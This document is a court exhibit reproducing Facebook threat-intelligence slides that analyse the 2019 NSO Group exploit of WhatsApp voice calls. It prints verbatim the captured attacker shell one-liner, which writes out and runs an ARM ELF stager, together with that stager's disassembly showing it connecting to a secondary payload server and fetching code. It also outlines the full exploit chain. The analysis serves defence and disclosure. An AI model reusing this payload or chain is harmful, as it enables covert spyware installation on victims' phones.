

UNITED STATES DISTRICT COURT
NORTHERN DISTRICT OF
CALIFORNIA

Case #: 4:19-cv-07123-PJH

Plntf Exhibit No. PTX-0930

Date Admitted: _____

By: _____

Kelly Collins, Deputy Clerk

Document Produced in Native Format

facebook



NSODays

Drew Robinson

Corp Threat Intel

Upfront Credit

- This represents the work of a huge number of people.

- Early May

WhatsApp Logs

chatd0016.atn:

```
"(w=com.whatsapp;t=/data/data/$w/files/t;e=echo;c=\"chmod
777\";g=grep;v=/system/bin/am;u=$(which id>/dev/null && $e $(`id | $g -oE \"uid=[0-
9]+\\" | $g -oE \"[0-9]+\\"` / 100000)) || $e 0);cp $v ${t}p;s=\"stopservice --user $u
$w/.voipcalling.VoiceFGService;\";$v $s || ${t}p $s;rm ${t}*;$e -en
\\x7fELF\\x01\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x20\\x00\\x02\\x00\\x28\\
\\x00\\x20\\x00\\x20\\x00\\x20\\x00\\x20\\x00\\x04\\x00\\x00\\x00\\x19q\\x00\\xe3\\x00\\
\\x20\\xb0\\xe34\\x00\\x20\\x00\\x01\\x00\\x00\\x00\\x12\\xc0\\x8f\\xe2\\x01\\xc0\\x8c\\
\\xe2\\x1c\\xff\\x2f\\xe1iF0\\x00\\x00\\xdf\\x01D\\x12\\x1a\\xfa\\xd1pG\\x02\\x20\\x01\\
\\x21\\x00\\xdf\\x06\\x00\\x027\\x0f\\xf20\\x01\\x10\\x22\\x00\\xdf\\x04\\x270\\x00\\x0
81\\x00\\xdf\\x20\\xb4\\x04\\x22\\x03\\x27\\xff\\xf7\\xe7\\xff\\x04\\xbc\\x15\\x00\\xa
d\\xeb\\x02\\x0d\\xff\\xf7\\xe1\\xff\\x04\\x27\\x01\\x26\\x2a\\x00\\xff\\xf7\\xdc\\xff
\\x01\\x27\\x00\\xdf\\x02\\x00\\xff\\x01\\xb9m\\xa8\\x14d4tX${t}z\\x00\\">>${t};$c
${t};${t}>${t}z;$c ${t}z;${t}z 14a86db9 00001f93 c1c82fe5 623acb3c;rm ${t}*);"
```

Breaking It Down

- `w=com.whatsapp;`
 - WhatsApp APK pkg name
- `t=/data/data/$w/files/t;`
 - Path on Android device to WA files/t.
- `e=echo;`
- `c=\"chmod 777\";`
- `g=grep;`
- `v=/system/bin/am;`
 - Android ActivityManager


Breaking It Down (cont.)

- `u=$(which id>/dev/null && $e $((`id | $g -oE \"uid=[0-9]+\` | $g -oE \"[0-9]+\` / 100000)) || $e 0);`
 - Get UID for the application
- `cp $v ${t}p;`
 - Copy ActivityManager bin to `/data/data/$w/files/tp`
- `s="stopservice --user $u $w/.voipcalling.VoiceFGService;"`
 - Intended to stop a part of the WA voice calling.
- `$v $s || ${t}p $s;`
 - Invoke ActivityManager to try and stop the VoiceFGService which is responsible for foreground notifications of an incoming voice call.

Breaking It Down (fin.)

- `rm ${t}*;`
- `$e -en \"\\x7fELF<snip>\\x14d4tX${t}z\\x00\">${t};`
 - Writes out an ELF with a WA relative path in it.
- `$c ${t};`
 - `chmod`
- `${t}>${t}z;`
 - Execute ELF, pipe output
- `$c ${t}z;`
 - `Chmod output`
- `${t}z 14a86db9 00001f93 c1c82fe5 623acb3c;`
- `rm ${t}*;`

Into the ELF



Load file /Users/lowkey/Documents/Malware/WA/data/data/com.whatsapp/files/t as

ELF for ARM (Executable) [elf64.dylib]

Binary file

Processor type

ARM Little-endian [ARM]



Set

```

0020 ; -----
0020      MOV          R7, #0x119
0024      MOVS         R2, #0
0028      EOREQ        R0, R0, R4, LSR R0
002C      ANDEQ        R0, R0, R1
0030      ADRL         R12, (sub_4A+1)
0034      BX          R12 ; sub_4A
003C      CODE16
003C ; ===== SUBROUTINE =====
003C
003C      do_syscall    ; CODE XREF: sub_4A+20+p
003C                  ; sub_4A+2C+p ...
003C      MOV          R1, SP
003E      loc_3E      ; CODE XREF: do_syscall+A+j
003E      MOVS         R0, R6
0040      SVC          0
0042      ADD          R1, R0
0044      SUBS         R2, R2, R0
0046      BNE         loc_3E
0048      BX          LR
0048 ; End of function do_syscall
0048
004A ; ===== SUBROUTINE =====
004A
004A ; Attributes: noreturn
004A
004A      sub_4A      ; CODE XREF: ROM:00000038fj
004A                  ; DATA XREF: ROM:00000030fd
004A      MOVS         R0, #2 ; AF_INET
004C      MOVS         R1, #1 ; SOCK_STREAM
004E      SVC          0 ; socket(domain = 2 (AF_INET), type = 1 (SOCK_STREAM), family = 0 (TCP))
0050      MOVS         R6, R0 ; r6 = socket_fd
0052      ADDS         R7, #2 ; connect()
0054      ADR.W        R1, byte_88 ; struct sockaddr
0058      MOVS         R2, #0x10
005A      SVC          0 ; connect()
005C      MOVS         R7, #4
005E      MOVS         R0, R6 ; socket_fd
0060      ADDS         R1, #8 ; buf: 0x88+0x8 = 0x90
0062      SVC          0 ; write
0064      PUSH         {R5}
0066      MOVS         R2, #4
0068      MOVS         R7, #3 ; read
006A      BL          do_syscall
006E      POP         {R2}
0070      MOVS         R5, R2
0072      SUB.W        SP, SP, R2
0076      BL          do_syscall
007A      MOVS         R7, #4 ; write
007C      MOVS         R6, #1
007E      MOVS         R2, R5
0080      BL          do_syscall
0084      MOVS         R7, #1
0086      SVC          0
0086 ; End of function sub_4A
0086

```

Secondary Payload Server (SPS) Extraction

```
sockaddr_extract = r"(\x02\\\x00.{30,50}\\\\)"
...
def parse_sock_struct(sockaddr):
    sockaddr = sockaddr.replace('\\\\', '\\')
    sockaddr = sockaddr.decode('string_escape')
    port = struct.unpack(">H", sockaddr[2:4])[0]
    ip = ""
    for o in sockaddr[4:8]:
        ip += str(ord(o)) + "."
    ip = ip[:-1]
    key = sockaddr[8:12]
    #ret_val = "{ip}:{port} - {key}".format(ip=ip, port=port, key=key)
    return (ip, port, key)
```

What Does It Do?

- Opens a TCP socket
- Connects using sockaddr struct at specific address
- Writes 16 bytes from within the file to the socket
- Reads 4 bytes from the socket (we'll call this i)
- Reads i bytes from the socket (we'll call these j)
- Writes j to STDOUT
- `$t>${t}z;`
 - Execute ELF, pipe output

So WTF is Going On

```

2019/05/05-04:30:37.446786 <0.9683.2021> voip_validation:415 === [rate-limited] Failed VoIP stanza validation:
{envelope,{wid,<<"REDACTED">>,'c.us',{resource,android,2,19,98,0,success}},
'chatd@chatd0016.atn',
{wid,<<"REDACTED">>,'c.us',none},
nil,'#call',<<"79F4779A7B7AD1DBBB3B34F9367F59DB">>,
[{compressed_size,undefined},{plaintext_size,1904},{enc_version,2},{enc_count,0},{ts,{1557,55837,446725}},{notify_name,<<"REDACTED">>}],
131584,
[{el,'#offer',
[{call-id,<<"9D7971F5199DD8DC93B8B976BEF0F397">>},{call-creator,"REDACTED@s.whatsapp.net"}],
[{el,'#re',[{"caller_implicit_active","0"}],[]],
{el,'#encode',[{"sampling_rate","33975"}],[]],
{el,'#xor_cipher',[{"enabled","1"},{"on_rtp","true"},{"p1","6700417"},{"p2","31079"}],[]],
{el,'#audio',[{"enc","opus"},{"rate","8000"}],[]],
{el,'#audio',[{"enc","opus"},{"rate","16000"}],[]],
{el,'#video',[{"enc","h.264"},{"orientation","1"},{"screen_width","1080"},{"screen_height","1920"}],[]],
{el,'#video',[{"enc","vp8/h.264"},{"orientation","1"},{"screen_width","1080"},{"screen_height","1920"}],[]],
{el,'#video',[{"enc","vp8"},{"orientation","1"},{"screen_width","1080"},{"screen_height","1920"}],[]],

{el,'#options',
[
    {media_pipeline_setup_wait_threshold_in_msec,"0"},
    {connecting_tone_desc,"(w=com.whatsapp...)"}
]
}

```


How Calls on WA Work

- Person A wants to call Person B
- Each person in a potential convo will have different capabilities
- Negotiation phase, facilitated by WA server
- Performs things like bandwidth estimation, codec identification
- Each member in a call sends info on the negotiation to WA server which relays it to others.

connecting_tone_desc

- Server-side vulnerability
- Modern code is supposed to filter those settings which result from the negotiation phase.
- Sent an old format which still existed for backward compat reasons to the negotiation server

Exploit Full Chain

- Attacker sends a 1:1 call offer to a victim, injecting bash commands.
 - This triggers a call on the user's phone.
- At this point the attacker can actively send data to the victim's device.
- Begins process for exploiting the now publicized client-side overflow vulnerability.

Exploit Full Chain (cont.)

- Overwrites some pointers
- Upgrades the 1:1 call to a group call
 - Adds second attacker phone number to the call
- Doing so triggers some callbacks which attackers were previously able to overwrite pointers for.
- This triggers exec of the bash script from the connecting_tone_desc.

Victim Perspective?

- Your phone starts ringing
- It stops before you can answer
- You're owned

Our Fix

- Coordinating the patch was complicated
- Balancing equities
- Need to fix both server and client
- Pushed server-side fix May 10
- Client side fixes sent to Play Store, to appear on May 13

WhatsApp voice calls used to inject Israeli spyware on phones

Messaging app discovers vulnerability that has been **open for weeks**

The malicious code, developed by the secretive Israeli company [NSO Group](#), could be transmitted even if users did not answer their phones, and the calls often disappeared from call logs, said the spyware dealer, who was recently briefed on the WhatsApp hack.

So Where's the NSO?

- Lots of SPSs
- Overlap with overt NSO owned infrastructure

REDACTED

REDACTED

Questions